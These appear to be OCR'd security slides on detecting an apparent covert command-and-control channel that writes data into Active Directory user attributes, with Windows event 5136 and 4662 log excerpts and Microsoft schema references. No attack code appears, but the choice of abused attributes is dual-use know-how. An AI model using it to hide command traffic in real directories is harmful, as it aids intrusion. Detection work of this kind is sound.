
Jitter [min/max] [3.5, 6.5]

! This is a Gateway Return Channel (GRC).

Properties

```
{
  "arguments": [
    [
      {
        "name": "Output ID",
        "type": "string",
        "value": "YjAw1Uan"
      },
      {
        "name": "Input ID",
        "type": "string",
        "value": "oB17Bw0Z"
      }
    ],
```

DETECTION OPPORTUNITIES
DIRECTORY SERVICE CHANGES



Time	event.code	dsobject_attribute_name	dsobject_dn	event.action	dsobject_attribute_type	dsobject_attribute_value
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	JOeBayeC
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	x6D6vWq4
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	JOeBayeC
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	x6D6vWq4
May 24, 2021 @ 20:10:02.902	5,136	primaryinternationalisdnnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	JOeBayeC
May 24, 2021 @ 20:10:02.902	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672


Dsobject_attribute_type 2.5.5.10 = String(Octet); A string of bytes

https://oidref.com/2.5.5

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136

DETECTION OPPORTUNITIES
DIRECTORY SERVICE ACCESS

Event ID 4662



Time	event.code	event.action	object_properties	object_access_mask_requested


May 24, 2021 @ 20:34:39.044	4,662	Directory Service Access	%%7685
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{9a0dc33b-c100-11d1-bbc5-0080c76670c0}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x20

May 24, 2021 @ 20:34:39.028	4,662	Directory Service Access	%%7685
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{9a0dc33b-c100-11d1-bbc5-0080c76670c0}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x20

May 24, 2021 @ 20:34:39.028	4,662	Directory Service Access	%%7684
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{0296c11f-40da-11d1-a9c0-0000f80367c1}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x10

May 24, 2021 @ 20:34:39.028	4,662	Directory Service Access	%%7685
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{0296c11f-40da-11d1-a9c0-0000f80367c1}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x20

May 24, 2021 @ 20:34:39.012	4,662	Directory Service Access	%%7684
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{9a0dc33b-c100-11d1-bbc5-0080c76670c0}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x10



Event Properties - Event 4662, Microsoft Windows security auditing.
General
Details


```
An operation was performed on an object.

Subject :
        Security ID:            UK\Administrator
        Account Name:           Administrator
        Account Domain:         UK
        Logon ID:               0x9EF20

Object:
        Object Server:          DS
        Object Type:            user
        Object Name:            CN=Administrator,CN=Users,DC=uk,DC=mwr,DC=com
        Handle ID:              0x0

Operation:
        Operation Type:         Object Access
        Accesses:               Write Property

        Access Mask:            0x20
        Properties:             Write Property
                {77b5b886-944a-11d1-aebd-0000f80367c1}
                        {9a0dc33b-c100-11d1-bbc5-0080c76670c0}
        {bf967aba-0de6-11d0-a285-00aa003049e2}


Additional Information:
        Parameter 1:            -
        Parameter 2:
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	5/24/2021 8:48:05 PM
Event ID:	4662	Task Category:	Directory Service Access
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DC2.uk.mwr.com
OpCode:	Info		
More Information:	Event Log Online Help		

https://docs.microsoft.com/en-us/windows/win32/adschema/a-msmqsigncertificates

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adls/6772e5ca-806c-483a-b673-cd8089ba6a3e

DETECTION OPPORTUNITIES
DIRECTORY SERVICE ACCESS



Time	event.code	event.action	object_properties	object_access_mask_requested


May 24, 2021 @ 20:34:39.044	4,662	Directory Service Access	%%7685
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{9a0dc33b-c100-11d1-bbc5-0080c76670c0}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x20

May 24, 2021 @ 20:34:39.028	4,662	Directory Service Access	%%7685
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{9a0dc33b-c100-11d1-bbc5-0080c76670c0}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x20

May 24, 2021 @ 20:34:39.028	4,662	Directory Service Access	%%7684
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{0296c11f-40da-11d1-a9c0-0000f80367c1}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x10

May 24, 2021 @ 20:34:39.028	4,662	Directory Service Access	%%7685
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{0296c11f-40da-11d1-a9c0-0000f80367c1}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x20

May 24, 2021 @ 20:34:39.012	4,662	Directory Service Access	%%7684
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{9a0dc33b-c100-11d1-bbc5-0080c76670c0}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x10



MSMQ-Sign-Certificates attribute

05/31/2018 • 2 minutes to read •


This attribute contains a number of certificates. A user can generate a certificate per computer. For each certificate we also keep a digest.

Entry	Value
CN	MSMQ-Sign-Certificates
Ldap-Display-Name	mSMQSignCertificates
Size	The attribute type is a BLOB, size is not limited, and data is kept in our own format.
Update Privilege	-
Update Frequency	-
Attribute-Id	1.2.840.113556.1.4.947
System-Id-Guid	9a0dc33b-c100-11d1-bbc5-0080c76670c0
Syntax	Object(Replica-Link)

https://docs.microsoft.com/en-us/windows/win32/adschema/a-msmqsigncertificates

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adls/6772e5ca-806c-483a-b673-cd8089ba6a3e

DETECTION OPPORTUNITIES
DIRECTORY SERVICE ACCESS



Time	event.code	event.action	object_properties	object_access_mask_requested

May 24, 2021 @ 20:34:39.044	4,662	Directory Service Access	%%7685
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{9a0dc33b-c100-11d1-bbc5-0080c76670c0}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x20

May 24, 2021 @ 20:34:39.028	4,662	Directory Service Access	%%7685
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{9a0dc33b-c100-11d1-bbc5-0080c76670c0}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x20

May 24, 2021 @ 20:34:39.028	4,662	Directory Service Access	%%7684
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{0296c11f-40da-11d1-a9c0-0000f80367c1}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x10

May 24, 2021 @ 20:34:39.028	4,662	Directory Service Access	%%7685
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{0296c11f-40da-11d1-a9c0-0000f80367c1}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x20

May 24, 2021 @ 20:34:39.012	4,662	Directory Service Access	%%7684
			{77b5b886-944a-11d1-aebd-0000f80367c1}
			{9a0dc33b-c100-11d1-bbc5-0080c76670c0}
			{bf967aba-0de6-11d0-a285-00aa003049e2}
				0x10

2.297 Attribute primaryInternationalISDNNumber

02/14/2019 • 2 minutes to read


This attribute specifies the primary ISDN number.

```
cn: Phone-ISDN-Primary
ldapDisplayName: primaryInternationalISDNNumber
attributeId: 1.2.840.113556.1.4.649
attributeSyntax: 2.5.5.12
omSyntax: 64
isSingleValued: TRUE
schemaIdGuid: 0296c11f-40da-11d1-a9c0-0000f80367c1
systemOnly: FALSE
searchFlags: 0
rangeLower: 1
rangeUpper: 64
attributeSecurityGuid: 77b5b886-944a-11d1-aebd-0000f80367c1
```

https://docs.microsoft.com/en-us/windows/win32/adschema/a-msmqsigncertificates

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adls/6772e5ca-806c-483a-b673-cd8089ba6a3e

DETECTION OPPORTUNITIES
DIRECTORY SERVICE ACCESS



Time	event.code	event.action	object_properties	object_access_mask_requested

